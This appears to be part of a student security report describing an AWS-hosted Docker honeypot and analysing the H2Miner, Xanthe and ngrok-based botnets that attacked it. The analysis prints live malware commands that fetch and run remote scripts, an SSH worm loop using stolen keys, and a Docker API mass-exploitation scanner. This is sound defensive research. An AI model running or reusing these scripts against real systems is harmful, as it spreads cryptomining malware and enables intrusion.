During my first stage of the project, where I was still experimenting with Kubernetes, I had deployed a Kubernetes cluster running ssh-honeypot, a honeypot which I containerised. The dockerfile for this, I reused for an Section 2.1.5 in the State of the Art chapter. The docker image for this is can be found hosted on Dockerhub[1]. I abandoned this in favour of Whaler, which I found easier to deploy, with more interesting results.

Another project I looked at was dockpot.[35] It unfortunately did not run out of the box and had too many issues for me to look into. The idea was very interesting and promising, in essence it is a high interaction ssh-honeypot running in a container. It worked as a NAT device that has the ability to act as an ssh proxy between the attacker and the honeypot (Docker container in that case) and logs the attacker's activities.

Other projects which caught my attention but did not end up using was dockerpot, in fact, there seems to be countless similar projects of Docker honeypots on Github. The issue with quite a lot of the ones which I tried to deploy, is that they are someones side project, built many years ago and never updated. With the speed of new updates to Docker, and a lack of

[1] https://hub.docker.com/r/dockertime2/ssh-h

maintaince to these projects, a lot of these have deprecated features and do not actually work out of the box.

4.6 Final solution, Private honeypot for insider threats

Favouring the Whaler honeypot, for my particular case as detailed above, I chose to deploy this at the centre of my solution. Since it's inherent insecure nature, it has to be deployed in full isolated from the rest of the production architecture and has to be run on a separate VPC as detailed in Figure 4.2. The version of Whaler which I deployed was from my Github branch.[33]

The final solution, involved deploying an EC2 instance running both Whaler a and OSSEC.

On the target EC2 instances, the OSSEC HIDS generates alerts which the CloudWatch Logs agent captures. The HIDS performs a variety of tasks such as log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting, and active response. The most important here is the active response to the alerts that it generates from activity on Whaler. The CloudWatch Logs group then receives the alert as an event. A CloudWatch Logs subscription is applied to the target log group to forward the events through AWS Lambda to Amazon ES. Amazon ES then loads the logged alert data and it is visualised through Kibana. Kibana visualises the alerts in near-real time. Amazon ES provides a default installation of Kibana with every Amazon ES domain.

The script which deploys this solution is named hids-es-aml-whaler.template, I modified it[2] to deploy and run Whaler and monitor the outputted Whaler logs in OSSEC. A prerequisite of running the script is hosting a zip file in S3[3]. This is the Lambda function deployment package, which contains the function code and the dependencies. It consists of a template stored as YAML and an index.js file.

Below is the addition to get and run Whaler. This launches and executes the

[2]https://github.com/slow-J/FYP_files/blob/master/Templates/hids-es-aml-whaler.template

[3]https://s3.amazonaws.com/awsiammedia/public/sample/HIDSAlerts/hids-lambda-consumer.zip

aml script as the EC2 host in this instance runs Amazon Linux.

```
install_whaler:
  commands:
    download:
      command:
        "curl
            https://raw.githubusercontent.com/slow-J/whaler/master/getwhaleraml.sh
            | sudo sh"
    start_whaler:
      command:
        "cd /whaler && ./reset-reploy.sh -d"
```

The security groups are setup so that the honeypot can only be accessed from the bastion host, additionally traffic to the ES stack is also restricted to the bastion host. The script has been modified to allow inbound connections on port 2375, from the bastion host. This is to allow connections to the vulnerable Docker daemon API. Connections from the bastion host are also allowed on port 22 for SSH and port 80 for Kibana. In a fully-fledged production system, a viable implementation would be to allow inbound traffic from every single instance that we own.

The dummy commands to test OSSEC have been removed and OSSEC watches for updates on the Whaler logs at /var/tmp/whaler/whaler.log.

The parameters to deploy this script are:

1. HIDSInstanceSize - EC2 instance size
2. ESInstanceSize - ES instance size
3. MyS3bucket - Name of S3 bucker hosting the Lambda deployment zip
4. MyS3Key - Path to the zip file on S3
5. MyKeyPair - The Key which will be used to access our new instances
6. MyTrustedNetwork - Inbound connections from this address will be allowed to the instances. All IPs/CIDR of production systems should be inserted here
7. VPCId - ID of VPC to deploy instances to

8. SubnetId - ID of subnet to deploy instances in

9. AssignPublicIP - Boolean whether to assign public IP to EC2

This script deploys the AWS services as shown in Figure 4.1

On the host EC2 instance, the Whaler honeypots watches for attacks on the Docker Daemon, from there the OSSEC HIDS generates alerts that the CloudWatch Logs agent captures. The HIDS performs log analysis, integrity checking, registry monitoring, rootkit detection, real-time alerting, and active response. The CloudWatch Logs group then receives the alerts as events. A CloudWatch Logs subscription is applied to the target log group to forward the events through AWS Lambda to Amazon ES. Amazon ES loads the logged alert data. Kibana visualizes the alerts in near-real time.

This honeypot instance is not able to be accessed from the public Internet, connections are restricted, by security groups, to only the bastion host. This means that every connection and attack is, by default a high severity attack. This means that our bastion host is already compromised and scanning the Internet. The HIDS will trigger a script to shut down the bastion host in case of unauthorised access.

4.6.1 Deploying the final solution

The script can be trivially deployed via CLI or the CloudFormation GUI. If the deployment should fail for any reason, CloudFormation will roll back the deployment, or if specified will leave the failed deployments for user to determine what went wrong.

These are all the services created by the template:

- AWS::Logs::LogGroup
- AWS::Elasticsearch::Domain
- AWS::Logs::SubscriptionFilter
- AWS::IAM::Policy
- AWS::IAM::InstanceProfile
- AWS::IAM::Role



Figure 4.5: Commencing the deployment of my solution via CloudFormation



Figure 4.6: Specifying parameters to solution

- AWS::Lambda::Function
- AWS::Lambda::Permission
- AWS::IAM::Policy
- AWS::IAM::Role
- AWS::EC2::Instance
- AWS::EC2::SecurityGroup

The deployment shoud take around 10 minutes, the server should be operation after a few minutes, deploying ES takes the longest. You are able to open Kibana to watch the alerts being generated by people intruding upon the honeypot.

4.7 Data made

During my investigations, the honeypots and other have generated some amount of data. All of the interesting logs are hosted on Github. The links to these can be viewed in Appendix A. All of this data is looked into in the first part of the Evaluation chapter.

4.7.1 Scanning the Internet

I used Nmap and Masscan to have a look at how scanning works to know how to defend against it. Scanning was performed through CLI.

```
sudo ./masscan 14.0.0.0/0 -p80 -c config --excludefile
   /home/user/masscan/exclude.txt --source-port 60000 >
   masscan0.txt
```

The log files masscan0.txt and masscan1.txt show some sample outputs of running this command.

4.7.2 Cowrie honeypot

In 6 days of hosting cowrie, I was attacked by various botnets. Cowrie produces plaintext log files, only 4.01 MB in total.

4.7.3 Whaler Data

Whaler was hosted for five whole days, with no inbound restrictions. The Whaler log folder includes the pcaps of all three botnets are on Github. Also included are two reports.json files which include captured information on attacks. Not uploaded were the 4 GB of zipped folders of the deployed container which Whaler generates.

Chapter 5

Evaluation and Discussion

This chapter will focus on evaluating the hybrid honeypot/HIDS deployment as well as dissection of the botnets targetting the Docker daemon on port 2375.

5.1 Evaluating Whaler logs

From looking through 5 days of logs from whaler, I believe that my whaler honeypot was under attack from 3 different sources.

From analysing the json logs outputted from Whaler, I came across 3 different containers that were being deployed by malicious actors. Each container coincidentally used a different base image, ubuntu, alpine and alpine-curl respectively. This makes it slightly easier to digest the logs as every entry with the same base image is identical.

I believe that these attacks are originating from 3 different botnets.

5.1.1 H2Miner

H2Miner is a crypto mining botnet. It is spread via the Kinsing malware.

In the log files, an example of this attack can be seen on the ubuntu image, named amazing_cartwright.

The entrypoint command for the container is

```
/bin/bash -c apt-get update && apt-get install -y wget
    cron;service cron start; wget -q -O - 217.12.221.244/d.sh |
    sh;tail -f /dev/null
```

Adding a process of tailing the /dev/null (the bit-bucket) is a method to keep the container running after the script has exited. As part of my investigation, of course I fetched this malicious script. I will not upload this script to Github, due to fear of this being flagged and disabling my account, at one point I had pasted the script into my Latex documents and Windows Defender immediately flagged it. A way around this "feature" in Windows Defender, of protecting me from the script I wanted to save, was saving it in a word document. I published it on pastebin, but this was deleted, yet a copy of it is still up as of the 26th of April 2020 and hosted since January the 4th, 2020.[1]

The script prepares the container by shutting down various services, security measure and other malware and cryptominers, it also deletes various log files such as the syslog. It specifically targets the Alibaba cloud agents. It looks for rival docker images and deletes them.

```
docker images -a | grep "pocosow" | awk '{print $3}' | xargs -I %
    docker rmi -f %
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -I %
    docker rmi -f %
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs
    -I % docker rmi -f %
docker images -a | grep "hello-" | awk '{print $3}' | xargs -I %
    docker rmi -f %
```

An example of one of the containers killed is gakeaws, an xmrig miner. Many processes and files are killed, targetting competitors botnets and security features alike.

```
download2() {
  $WGET $DIR/kinsing
     https://bitbucket.org/kimganad81/git/raw/master/kinsing
  chmod +x $DIR/kinsing
  if [ -x "$(command -v md5sum)" ]; then
```

[1] https://pastebin.com/f4fYBPLe

```
    sum=$(md5sum $DIR/kinsing | awk '{ print $1 }')
    echo $sum
    case $sum in
    6bffa50350be7234071814181277ae79)
      echo "kinsing OK"
      ;;
    *)
      echo "kinsing wrong"
      download3
      ;;
    esac
  else
    echo "No md5sum"
    download3
  fi
}
```

It then proceeds to download and run the payload, known as kinsing. There are 3 methods for downloading it as a failsafe. Additionally, at the end, it also sets up some cron jobs to ensure.

The script is tidy and professional throughout with a lack of provocative content or hackerish speak.

I have detailed the propagation of this botnet in the State of the Art, Section 2.5.7.

H2Miner is a Linux mining botnet that can compromise your system by various means including the hadoop yarn unauthorised vulnerability, this involves unauthorised access to Docker, and Redis's Remote Command Execution (RCE) vulnerability. The mining botnet works by downloading malicious scripts and malicious programs for performing cryptomining on your hardware, horizontal scanning and maintaining Command and Control (C&C) communication. [36] Investigating the IPs on Greynoise running this container, hosts found on Shodan, reveals the instance to be engaging in DockerD scanning. This is one of the methods it uses to spread. Apart from mining cryptocurrencies, Kinsing has remote administration with the ability to run other malware. "Kinsing is a 64 bit ELF executable and was coded in Golang. Lacework believes the hosts installed with kinsing were subsequently recruited as scanners by the botnet for self-propagation purposes." [37]

When evaluating against the cryptominer malware Sustes[2], you are able to see many similarities between the mr.sh and our d.sh from H2miner. In fact, they are identically structured scripts. The Sustes malware dates back to 2018 while Kinsing is far newer. This makes me wonder, is this the same owner/creator and is Kinsing simply the next version of Sustes?

5.1.2 Opsec crew / Xanthe



Figure 5.1: opsec_x12 ASCII art

Figure 5.1 is the logo displayed at the start of every script belonging to this botnet. The interesting thing is that if you google opsec_x12 you can find nothing at all except an few accounts on some forums and comments on IRC channels. Certainly nothing about Xanthe or adnckil comes up. In fact, I did not find a single post or article discussing this particular botnet in its current, most up to date form. Therefore this deep dive into Xanthe is all my own amateur investigation and some cybersecurity jargon may be missed.

In my Whaler log files, an example of this attack can be seen on the alpine image, named vigilant_villani.

There is no entrypoint specified and the CMD is as follows:

```
chroot /mnt /bin/sh -c curl -A qi/2375 -sL
   http://138.68.14.52:8080/files/pop.sh | bash;
```

The parameter -A for curl is for specifying the user agent.

[2]https://github.com/MRdoulestar/whatMiner/blob/master/sustes/mr.sh

Warning if you follow the links below, you can at worst, download malware, at best be directed into the most popular pornography website.

```
wget http://138.68.14.52:8080/files/pop.sh
--2020-04-06 21:08:20-- http://138.68.14.52:8080/files/pop.sh
Connecting to 138.68.14.52:8080... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.pornhub.com/files/pop.sh [following]
--2020-04-06 21:08:20-- http://www.pornhub.com/files/pop.sh
Resolving www.pornhub.com (www.pornhub.com)... 66.254.114.41
Connecting to www.pornhub.com
    (www.pornhub.com)|66.254.114.41|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.pornhub.com/files/pop.sh [following]
--2020-04-06 21:08:20-- https://www.pornhub.com/files/pop.sh
Connecting to www.pornhub.com
    (www.pornhub.com)|66.254.114.41|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2020-04-06 21:08:20 ERROR 404: Not Found.
```

As seen above, when executing a wget command on the script without specify a user agent(-U parameter in wget), the server send the request for the file to Pornhub.

However, when visiting this host at http://138.68.14.52 you can see the following.

Figure 5.2: Hacked website

As shown in Figure 5.2 this is not actually Pornhub, but a hacked website, or a website potentially pretending to be hacked. Anyway, this site is used to host various files, payloads and configuration files for the botnet.

When execting curl with parameter user agent "qi/2375":

```
curl -A qi/2375 -sL http://138.68.14.52:8080/files/pop.sh
```

This command now works and fetches the script. This sort of deception work is fascinating to look at. Dissecting this script became the most interesting part of my report.

The initial pop.sh script is only 5 lines of code long, it reports the new bot's IP address through an IPlogger by fetching an image. It also fetches the actual script, Xanthe, which is over 650 lines long.

All scripts which I was able to fetch:

- pop.sh - initial loading script
- xanthe - main script
- fczyo - sets up cron jobs
- xesa - kills other botnets and security
- mxutzh/qiumb - scans and brute forces

tcazmp - config.json can get location of where this is hosted at https://anonpasta.rocks/raw/ohobasc this is config for adnckil

Links to these scripts can be found in Appendix A.

The methods for fetching scripts is extremely distributed with many sources on many hosts.

There is also some init file which I couldn't figure out how to curl.

These script are quite verbose and contains deprecated features, TODOs and expletives.

Seem in the Xanthe script:

```
which masscan >/dev/null
  if [ $? -eq 0 ]; then
    echo ""
```

```
  else
    yum install -y masscan || apt-get install masscan -y
    chmod +x /var/run/*
  fi
```

The script downloads the popular programs masscan, jq and screen. Masscan being a tool for rapid port scanning, jq is "like sed for JSON data" and screen is a "full-screen window manager".

```
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        ((i++))
        if [ "${i}" -eq "20" ]; then
          sleep 5
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9
              &>/dev/null &
          i=0
        fi

        #Wait 5 seconds after every 20 attempts and clean up
            hanging processes

        chmod +r $key
        chmod 400 $key
        echo "$user@$host"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes
            -oConnectTimeout=3 -i $key $user@$host -p $sshp "sudo
            curl -A hostchk/1.5 -L
            http://xanthe.anondns.net:8080/files/xanthe | sudo bash
            -s;"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes
            -oConnectTimeout=3 -i $key $user@$host -p $sshp "curl -A
            hostchk/1.5 -L
            http://xanthe.anondns.net:8080/files/xanthe | bash -s;"
      done
    done
  done
done
```

In a quadruple nested for loop, the script begins trying to ssh into instances that you have keys to, to spread the worm. It first extracts the keys from various locations and attempts to log in as user@host with the port -p taken from your history.

The malware payload is named "adnckil" and can be fetched from a large amount of hosting websites.

An interesting few lines of code can be seen in the xesa script.

```
echo '#fuck you bigbotpein boi" 205.185.113.35"' >>/etc/hosts
echo "0.0.0.0 205.185.113.35" >>/etc/hosts
echo '#fuck you "sic"' >>/etc/hosts
```

The group bigbotpein is what was formerly known as lizard squad, a group known to create many of the well-known variants of Mirai.
Another interesting line in xesa:

```
rm -rf /tmp/kinsing
rm -rf /var/tmp/kinsing
```

At the end of the killeverything() method, it removes the Kinsing malware, the malware used by the H2miner botnet, which also attacks vulnerable Docker daemons and can be seen in Section 5.1.1.

In the script mxutzh, we are able to get an insight into how the scanning operation operates:

```
curl -A scanner/1.5 http://xanthe.anondns.net:8080/files/mxutzh.sh
#!/bin/bash
pwn(){
prt=$2
randgen=$(curl -sL $1 | shuf | head -n 200)
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $randgen -p$prt --rate=$3 | awk '{print
    $6}'| zgrab --senders 200 --port $prt --http='/v1.16/version'
    --output-file=- 2>/dev/null | grep -E 'ApiVersion|client
    version 1.16' | jq -r .ip)'";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot
```

```
    /mnt /bin/sh -c "curl -A mx/$2 -sL
    http://138.68.14.52:8080/files/pop.sh | bash;" &
sleep 120
kill "$!"
done;
}

while true
do
pwn "$1" 2375 50000
pwn "$1" 2376 50000
pwn "$1" 2377 50000
pwn "$1" 4244 50000
pwn "$1" 4243 50000
done
```

This shows the targets of the scanning, ports 2375, 2376, 2377, 4244, 4243. The port exposed on our deployed Whaler honeypot was 2375. Port 2376 being used for the Docker daemon for trusted HTTPS connections.

The script then attempts to brute force container deployments through the "docker run" command to instance with one of the above ports open. This could be one of the way it has of reaching my Whaler honeypot. I know that this isn't what connected to my honeypot as here the curl command issued to the container contains a user agent mx/port, with port being the actual port we secured the connection on. The user agent specified to my honeypot was qi/2375.

The script, "mxutzh", shown above in full, is perhaps the most important finding in my analysis. It shows exactly how botnets are targetting Docker hosts. I find it bizzare that they are literally trying to deploy their containers to any open Docker API port.

Looking at one of infected machine found on Shodan[3](not up anymore) which is only infected with this malicious container.

[3]https://www.shodan.io/host/51.68.77.242

Searching for this IP address on Greynoise leads to the following image, Figure 5.4.

Delving deeper into greynoise, it shows that this instance is a: Dockerd Scanner, Docker Scanner, HTTP Alt Scanner, Kubernetes Crawler, Redis Scanner, TLS/SSL Crawler, Web Crawler, Web Scanner, ZMap Client. This confirms all of my suspicions on the intentions of the botnet.

51.68.77.242 ip-51-68-77.eu View Raw Data

devops Internet Scanner

Country	**France**
Organization	**OVH SAS**
ISP	**OVH SAS**
Last Update	**2020-03-24T11:17:33.507443**
Hostnames	**ip-51-68-77.eu**
ASN	**AS16276**

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2018-15919	Remotely observable behaviour in auth-gss2.c in OpenSSH through 7.8 could be used by remote attackers to detect existence of users on a target system when GSS2 is in use. NOTE: the discoverer states 'We understand that the OpenSSH developers do not want to treat such a username enumeration (or "oracle") as a vulnerability.'
CVE-2017-15906	The process_open function in sftp-server.c in OpenSSH before 7.6 does not properly prevent write operations in readonly mode, which allows attackers to create zero-length files.

Additional Insights

Internet Scanner	This IP has been observed scanning the Internet.	Source: GreyNoise

Ports

22 2375 50050

Services

22
tcp
ssh

OpenSSH Version: 7.4

```
SSH-2.0-OpenSSH_7.4
Key type: ssh-ed25519
Key: AAAAC3NzaC1lZDI1NTE5AAAAIBpYkyLax/edOE/irNqHtLrnY/4Rv32eESU/V
OzpZu3X
Fingerprint: 4c:25:cf:0e:34:6d:d1:6a:bd:3a:81:18:96:f1:e2:33

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group-exchange-sha1
        diffie-hellman-group14-sha256
        diffie-hellman-group14-sha1
        diffie-hellman-group1-sha1

Server Host Key Algorithms:
        ssh-rsa
        rsa-sha2-512
        rsa-sha2-256
        ecdsa-sha2-nistp256
        ssh-ed25519

Encryption Algorithms:
        chacha20-poly1305@openssh.com
        aes128-ctr
        aes192-ctr
        aes256-ctr
        aes128-gcm@openssh.com
        aes256-gcm@openssh.com
        aes128-cbc
        aes192-cbc
        aes256-cbc
        blowfish-cbc
        cast128-cbc
        3des-cbc

MAC Algorithms:
        umac-64-etm@openssh.com
```


Figure 5.3: View of an infected host on Shodan



Figure 5.4: View the same infected host on Greynoise

There is no mention of “Xanthe” or the ”adnckil” payload in any of the previous 2 scripts I found, which look like an older version of Xanthe [4] [5].

I also found mentioned a bash script named alduro [6]. This seems very similar to the script analysed here, except it also seems to be an older version, with the playload lifxvf being deprecated(commented out) and not used in the Xanthe scripts. It downloads the same programs of Masscan, Jq and Screen and uses the same command for exploiting SSH with an instances stored credentials.

The oldest version of this botnet I found was from a tweet by user bad_packets [7]. It notes the ports scanned and recommends closing the Docker API ports and terminating unrecognised running containers.

[4] https://pastebin.com/scUq2eVV
[5] https://web.archive.org/web/20191125223120/http://ix.io/1XQa
[6] https://blog.aquasec.com/threat-alert-cloud-computing-security
[7] https://twitter.com/bad_packets/status/1199088838636793857

5.1.3 Ngrok

Ngrok is a reverse proxy. Its core concept is to act as a forwarding server to forward public network requests to the designated ports on the intranet, so that intranet resources can be accessed on the public network. This attack uses Ngrok to hide its C&C servers.

An example a malicious container deployed by this botnet can be found in the log file on the alpine-curl container named suspicious_keldysh.

```
"Cmd": "-c curl --retry 3 -m 60 -o
    /tmp9f640d/tmp/tmpfileb53e413286af0bee00a29d9519f7d2bfd
    \"http://984f7e5f.ngrok.io/f/serve?l=d&r=b53e413286af0bee00a29d9519f7d2bf\";echo
    \"* * * * * root sh
    /tmp/tmpfileb53e413286af0bee00a29d9519f7d2bfd\"
    >/tmp9f640d/etc/crontab;echo \"* * * * * root sh
    /tmp/tmpfileb53e413286af0bee00a29d9519f7d2bfd\"
    >/tmp9f640d/etc/cron.d/1m;chroot /tmp9f640d sh -c \"cron ||
    crond\"",
"Entrypoint": "/bin/sh",
